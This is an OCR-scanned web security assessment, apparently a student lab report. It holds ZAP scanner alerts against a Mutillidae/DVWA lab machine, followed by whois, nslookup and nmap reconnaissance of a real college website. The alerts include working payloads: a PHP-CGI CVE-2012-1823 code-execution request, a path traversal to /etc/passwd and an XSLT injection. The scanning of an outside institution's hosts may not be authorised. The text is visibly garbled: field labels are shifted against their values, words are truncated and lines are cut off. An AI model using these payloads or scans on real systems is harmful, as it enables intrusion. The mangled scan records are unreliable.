To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.c This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPReque other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in whi HttpOnly flag is set.

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a den However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full ra acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it valid if you are expecting colors such as "red" or "blue."

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect application even if a component is reused or moved elsewhere. http://projects.webappsec.org/Cross-Site-Scripting

Reference http://cwe.mitre.org/data/definitions/79.html

CWE Id	79
WASC Id	8

ugin Id	40012

The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences.

The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent

High	Hash Disclosure - MD5 Crypt
Description	A hash was disclosed by the web server. - MD5 Crypt
URL	http://192.168.233.128/mutillidae/?page=source-viewer.php
Method	GET
Attack	
Evidence	
URL	$1$12485267$TjSic/fv9vlo9lb2qpVrP/
Method	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Attack	GET
Evidence	
URL	$1$86164818$tst4MkTChCospYeVZnpqa/
Method	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Attack	POST
Evidence	
URL	$1$15726933$wR5Lg9fHFoYgxMlSeIK8Z.
Method	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Attack	POST
Evidence	
URL	$1$18994812$m57gS66pqpLZUujk.1y6H/
Method	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Attack	POST
Evidence	
Instances	$1$20197093$e4HK2YiLPs22NMytU0pIp/
	5
Solution	Ensure that hashes that are used to protect credentials or other resources are not leaked by the web server or database. T requirement for password hashes to be accessible to the web browser.
Reference	http://projects.webappsec.org/w/page/13246936/Information%20Leakage http://openwall.info/wiki/john/sample-hashes
CWE Id	200
WASC Id	13
Plugin Id	10097

High	Path Traversal

Description	this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e% 2e%2f"), and double URL encoding ("..%255c") of the backslash character. Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.
URL	http://192.168.233.128/mutillidae/index.php?page=%2Fetc%2Fpasswd
Method	GET
Attack	/etc/passwd
Evidence	root:x:0:0
Instances	1

Solution	Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." For filenames, use stringent allow lists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use an allow list of allowable file extensions. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass allow list schemes by introducing dangerous inputs after they have been checked. Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links. Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations. When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.
	Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the oper This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by y OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some pr For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may to compromise. http://projects.webappsec.org/Path-Traversal http://cwe.mitre.org/data/definitions/22.html
Reference	22
CWE Id	33
WASC Id	
Plugin Id	6

High	Remote Code Execution - CVE-2012-1823
Description	Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling arbitrary code execution. In this case, an operating system command was caused to be executed on the web server, and the results were returned to the web browser.
URL	http://192.168.233.128/mutillidae/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
Method	POST
Attack	<?php exec('echo eh1e9x72hlw7xrp5xgsx',$colm);echo join(" ",$colm);die();?>
Evidence	eh1e9x72hlw7xrp5xgsx http://192.168.233.128/mutillidae/index.php?-d+allow_url_include%3d1+d+auto_prepend_file%3dphp:
URL	POST
Method	
Attack	<?php exec('echo eh1e9x72hlw7xrp5xgsx',$colm);echo join(" ",$colm);die();?>
Evidence	eh1e9x72hlw7xrp5xgsx
Instances	2
Solution	Upgrade to the latest stable version of PHP, or use the Apache web server and the mod_rewrite module to filter out malicious requ using the "RewriteCond" and "RewriteRule" directives.
Reference	http://projects.webappsec.org/Improper-Input-Handling http://cwe.mitre.org/data/definitions/89.html
CWE Id	20
WASC Id	20

Plugin Id	20018

High	Source Code Disclosure - CVE-2012-1823
Description	Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling PHP source code disclosure, and arbitrary code execution. In this case, the contents of the PHP file were served directly to the web browser. This output will typically contain PHP, although it may also contain straight HTML.
URL	http://192.168.233.128/mutillidae/?-s
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/mutillidae/index.php?-s

Method	GET

Attack	
Evidence	
stances	2
olution	Upgrade to the latest stable version of PHP, or use the Apache web server and the mod_rewrite module to filter out malicious requests using the "RewriteCond" and "RewriteRule" directives. http://projects.webappsec.org/Improper-Input-Handling http://cwe.mitre.org/data/definitions/89.html
eference	20 20
WE Id	
ASC Id	
ugin Id	20017

edium	Absence of Anti-CSRF Tokens
escription	No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL /form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the targetsite. * The victim is on the same local network as the targetsite. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.
URL	http://192.168.233.128/dvwa/login.php
Method	GET
Attack	
Evidence	<form action="login.php" method="post">
URL	http://192.168.233.128/mutillidae/?page=add-to-your-blog.php
Method	GET
Attack	
Evidence	<form action="index.php?page=add-to-your-blog.php" method="post" enctype="application /x-www-form-urlencoded" onsubmit="return onSubmitBlogEntry(this);" id="idBlogForm">
URL	http://192.168.233.128/mutillidae/?page=login.php
Method	GET
Attack	
Evidence	<form action="index.php?page=login.php" method="post" enctype="application/x-www-formurlencoded" onsubmit="return onSubmitOfLoginForm(this);" id="idLoginForm">
URL	http://192.168.233.128/mutillidae/?page=register.php
Method	GET
Attack	
Evidence	<form action="index.php?page=register.php" method="post" enctype="application/x-wwwform-urlencoded">

URL	http://192.168.233.128/mutillidae/?page=text-file-viewer.php
Method	GET
Attack	
Evidence	<form action="index.php?page=text-file-viewer.php" method="post" enctype="application/xwww-form-urlencoded">
URL	http://192.168.233.128/mutillidae/?page=user-info.php
Method	GET
Attack	
Evidence	<form action="./index.php?page=user-info.php" method="POST" enctype="application/xwww-form-urlencoded" >
URL	http://192.168.233.128/mutillidae/?page=view-someones-blog.php
Method	GET
Attack	
Evidence	<form action="index.php?page=view-someones-blog.php" method="post" enctype=" application/x-www-form-urlencoded">
URL	http://192.168.233.128/mutillidae/index.php?choice=nmap&initials=ZAP&page=user-poll. php&user-poll-php-submit-button=Submit+Vote
Method	GET
Attack	
Evidence	<form action="index.php" method="GET" enctype="application/x-www-form-urlencoded" id=" idPollForm">
URL	http://192.168.233.128/mutillidae/index.php?page=add-to-your-blog.php
Method	GET
Attack	
Evidence	<form action="index.php?page=add-to-your-blog.php" method="post" enctype="application /x-www-form-urlencoded" onsubmit="return onSubmitBlogEntry(this);" id="idBlogForm">
URL	http://192.168.233.128/mutillidae/index.php?page=dns-lookup.php
Method	GET
Attack	
Evidence	<form action="index.php?page=dns-lookup.php" method="post" enctype="application/xwww-form-urlencoded" onsubmit="return onSubmitBlogEntry(this);" id="idDNSLookupForm" >
URL	http://192.168.233.128/mutillidae/index.php?page=html5-storage.php
Method	GET
Attack	
Evidence	<form action="index.php?page=html5-storage.php" method="post" enctype="application/xwww-form-urlencoded" onsubmit="return false;" id="idForm">
URL	http://192.168.233.128/mutillidae/index.php?page=login.php
Method	GET
Attack	
Evidence	<form action="index.php?page=login.php" method="post" enctype="application/x-www-formurlencoded" onsubmit="return onSubmitOfLoginForm(this);" id="idLoginForm">

Medium	Application Error Disclosure
Description	This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.
URL	http://192.168.233.128/dav/
Method	GET
Attack	
Evidence	
URL	Parent Directory http://192.168.233.128/dav/?C=D;O=A
Method	GET
Attack	
Evidence	
URL	Parent Directory http://192.168.233.128/dav/?C=M;O=A
Method	GET
Attack	
Evidence	
URL	Parent Directory http://192.168.233.128/dav/?C=N;O=D
Method	GET
Attack	
Evidence	
URL	Parent Directory http://192.168.233.128/dav/?C=S;O=A
Method	GET
Attack	
Evidence	
URL	Parent Directory http://192.168.233.128/mutillidae/?page=add-to-your-blog.php
Method	GET

URL	http://192.168.233.128/mutillidae/index.php?page=pen-test-tool-lookup.php
Method	GET
Attack	
Evidence	Fatal error: Call to a member function fetch_object() on a non-object in /var /www/mutillidae/pen-test-tool-lookup.php on line 273
URL	http://192.168.233.128/mutillidae/index.php?page=show-log.php
Method	GET
Attack	
Evidence	Table 'metasploit.hitlog' doesn't exist http://192.168.233.128/mutillidae/index.php?page=user-info.php&password=ZAP&user-infophp-submit-button=View+Account+Details&username=ZAP
URL	GET
Method	
Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=view-someones-blog.php
Method	GET
Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=add-to-your-blog.php
Method	POST
Attack	
Evidence	Table 'metasploit.blogs_table' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=login.php
Method	POST
Attack	
Evidence	Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae /index.php on line 148
URL	http://192.168.233.128/mutillidae/index.php?page=pen-test-tool-lookup.php

Method	POST
Attack	
Evidence	Fatal error: Call to a member function fetch_object() on a non-object in /var /www/mutillidae/pen-test-tool-lookup.php on line 273
URL	http://192.168.233.128/mutillidae/index.php?page=register.php
Method	POST
Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Method	POST
Attack	
Evidence	Warning: highlight_file(1) [<a href='function.highlight-file'>function.highlight-file< /a>]: failed to open stream: No such file or directory in /var/www/mutillidae/sourceviewer.php on line 214
URL	http://192.168.233.128/mutillidae/index.php?page=text-file-viewer.php
Method	POST
Attack	
Evidence	Warning: fopen(2) [function.fopen]: failed to open stream: No such file or directory in /var/www/mutillidae/text-file-viewer.php on line 115
URL	http://192.168.233.128/mutillidae/index.php?page=user-info.php
Method	POST

Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=view-someones-blog.php
Method	POST
Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
stances	21
olution	Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.
eference	
WE Id	200
ASC Id	13
ugin Id	90022

edium	Content Security Policy (CSP) Header Not Set
escription	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
URL	http://192.168.233.128/
Method	GET

Attack	
Evidence	
URL	http://192.168.233.128/*
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/*;q=0.8
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/--
Method	GET
Attack	
Evidence	

URL	http://192.168.233.128/b
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=D;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=M;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=N;O=D
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=S;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/div
Method	GET
Attack	
	141
Instances	Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.
Solution	

	https://developer.mozilla.org/en-US/docs/Web/Security/CSP /Introducing_Content_Security_Policy https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
eference	http://www.w3.org/TR/CSP/ http://w3c.github.io/webappsec/specs/content-security-policy/csp-specification.dev.html http://www.html5rocks.com/en/tutorials/security/content-security-policy/ http://caniuse.com/#feat=contentsecuritypolicy http://content-security-policy.com/
	693
WE Id	15
ASC Id	
ugin Id	10038

edium	Directory Browsing
escription	It is possible to view a listing of the directory contents. Directory listings may reveal hidden scripts, include files, backup source files, etc., which can be accessed to reveal sensitive information.
URL	http://192.168.233.128/dav/
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
URL	http://192.168.233.128/dav/?C=D;O=A
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
URL	http://192.168.233.128/dav/?C=M;O=A
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
URL	http://192.168.233.128/dav/?C=N;O=D
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
URL	http://192.168.233.128/dav/?C=S;O=A
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
stances	5
olution	Configure the web server to disable directory browsing.
eference	https://cwe.mitre.org/data/definitions/548.html
WE Id	548
ASC Id	16
ugin Id	10033

edium	Hidden File Found
escription	A sensitive file was identified as accessible or available. This may leak administrative, configuration, or credential information which can be leveraged by a malicious individual to further attack the system or conduct social engineering efforts.

URL	http://192.168.233.128/mutillidae/phpinfo.php
Method	GET
Attack	
Evidence	HTTP/1.1 200 OK
URL	http://192.168.233.128/phpinfo.php
Method	GET
Attack	
Evidence	HTTP/1.1 200 OK
stances	2
olution	Consider whether or not the component is actually required in production, if it isn't then disable it. If it is then ensure access to it requires appropriate authentication and authorization, or limit exposure to internal systems or specific source IPs, etc.
eference	https://blog.hboeck.de/archives/892-Introducing-Snallygaster-a-Tool-to-Scan-for-Secrets-onWeb-Servers.html https://www.php.net/manual/en/function.phpinfo.php 538
WE Id	13
ASC Id	
ugin Id	40035

edium	Missing Anti-clickjacking Header
escription	The response does not include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options to protect against 'ClickJacking' attacks.
URL	http://192.168.233.128/
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=D;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=M;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=N;O=D
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=S;O=A
Method	GET

stances	86
	Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app.
olution	If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.
eference	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options 1021
WE Id	15
ASC Id	

ugin Id	10020


edium	Parameter Tampering
escription	Parameter manipulation caused an error page or Java stack trace to be displayed. This indicated lack of exception handling and potential areas for further exploit.
URL	http://192.168.233.128/mutillidae/index.php?page=%40
Method	GET
Attack	@
Evidence	on line <b>
stances	1
olution	Identify the cause of the error and fix it. Do not trust client side input and enforce a tight check in the server side. Besides, catch the exception properly. Use a generic 500 error page for internal server error.
eference	
WE Id	472
ASC Id	20
ugin Id	40008

edium	Vulnerable JS Library
escription	The identified library jquery, version 1.3.2 is vulnerable.
URL	http://192.168.233.128/mutillidae/javascript/ddsmoothmenu/jquery.min.js
Method	GET
Attack	
Evidence	* jQuery JavaScript Library v1.3.2
stances	1
olution	Please upgrade to the latest version of jquery.
eference	https://nvd.nist.gov/vuln/detail/CVE-2012-6708 http://research.insecurelabs.org/jquery/test/ https://bugs.jquery.com/ticket/9521 http://bugs.jquery.com/ticket/11290 https://blog.jquery.com/2019/04/10/jquery-3-4-0-released/ https://nvd.nist.gov/vuln/detail/CVE-2019-11358 https://github.com/advisories/GHSA-q4m3-2j7h-f7xw https://github.com/jquery/jquery/commit/753d591aea698e57d6db58c9f722cd0808619b1b https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/ https://github.com/jquery/jquery.com/issues/162 https://nvd.nist.gov/vuln/detail/CVE-2020-7656 https://nvd.nist.gov/vuln/detail/CVE-2011-4969
WE Id	829
ASC Id	

ugin Id	10003

edium	XSLT Injection
escription	Injection using XSL transformations may be possible, and may allow an attacker to read system information, read and write files, or execute arbitrarycode.
URL	http://192.168.233.128/mutillidae/index.php?page=%3Cxsl%3Avalue-of+select%3D%22document%28%27http%3A%2F%2F192.168.233.128%3A22%27%29%22%2F%3E
Method	GET
Attack	<xsl:value-of select="document('http://192.168.233.128:22')"/>
Evidence	failed to open stream
stances	1
olution	Sanitize and analyze every user input coming from any client-side.
eference	https://www.contextis.com/blog/xslt-server-side-injection-attacks
WE Id	91
ASC Id	23
ugin Id	90017

Target website: https://pit.ac.in/



WHOIS:


Description. The /usr/bin/whois command searches a user name directory and displays information about the user ID or nickname specified in the Name parameter. The whois command tries to reach ARPANET host internic.net where it examines a user-name database to obtain information.

```
┌──(kali㉿kali)-[~]
└─$ whois pit.ac.in
Domain Name: pit.ac.in
Registry Domain ID: D3646799-IN
Registrar WHOIS Server:
Registrar URL: http://www.ernet.in
Updated Date: 2019-05-18T04:41:01Z
Creation Date: 2009-06-03T10:24:00Z
Registry Expiry Date: 2028-06-03T10:24:00Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Panimalar Institute Of Technology
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Tamil Nadu
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
```

```
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns1.sixthstar.in
Name Server: ns2.sixthstar.in
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-06-28T00:22:48Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Access to .IN WHOIS information is provided to assist persons in determining the contents of a domain name r
 only ,and .IN does not guarantee its accuracy.  This service is intended only for query-based access. You a
 enable, or otherwise support the transmission by e-mail, telephone, or facsimile of mass unsolicited, comme
e, automated, electronic processes that send queries or data to the systems of Registry Operator or a Regist
 reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this
```

TRACEROUTE:

The traceroute command attempts to trace the route an IP packet follows to an Internet host by launching UDP probe packets with a small maximum time-to-live (Max_ttl variable), then listening for an ICMP TIME_EXCEEDED response from gateways along the way.



NSLOOKUP:

The nslookup command queries internet domain name servers in two modes. Interactive mode allows you to query name servers for information about various hosts and domains, or to print a list of the hosts in a domain. In noninteractive mode, the names and requested information are printed for a specified host or domain.

```
┌──(kali㉿kali)-[~]
└─$ nslookup pit.ac.in
Server:         172.18.112.10
Address:        172.18.112.10#53

Non-authoritative answer:
Name:   pit.ac.in
Address: 101.53.133.39
```

ACTIVE RECONNAISSANCE:

Nmap & os detection of the server

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 172.18.112.10
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-27 20:25 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.05 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 172.18.112.10
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-27 20:26 EDT
Nmap scan report for 172.18.112.10
Host is up (0.0100s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
445/tcp  open  microsoft-ds
3128/tcp open  squid-http
4321/tcp open  rwhois
8090/tcp open  opsmessaging
8443/tcp open  https-alt
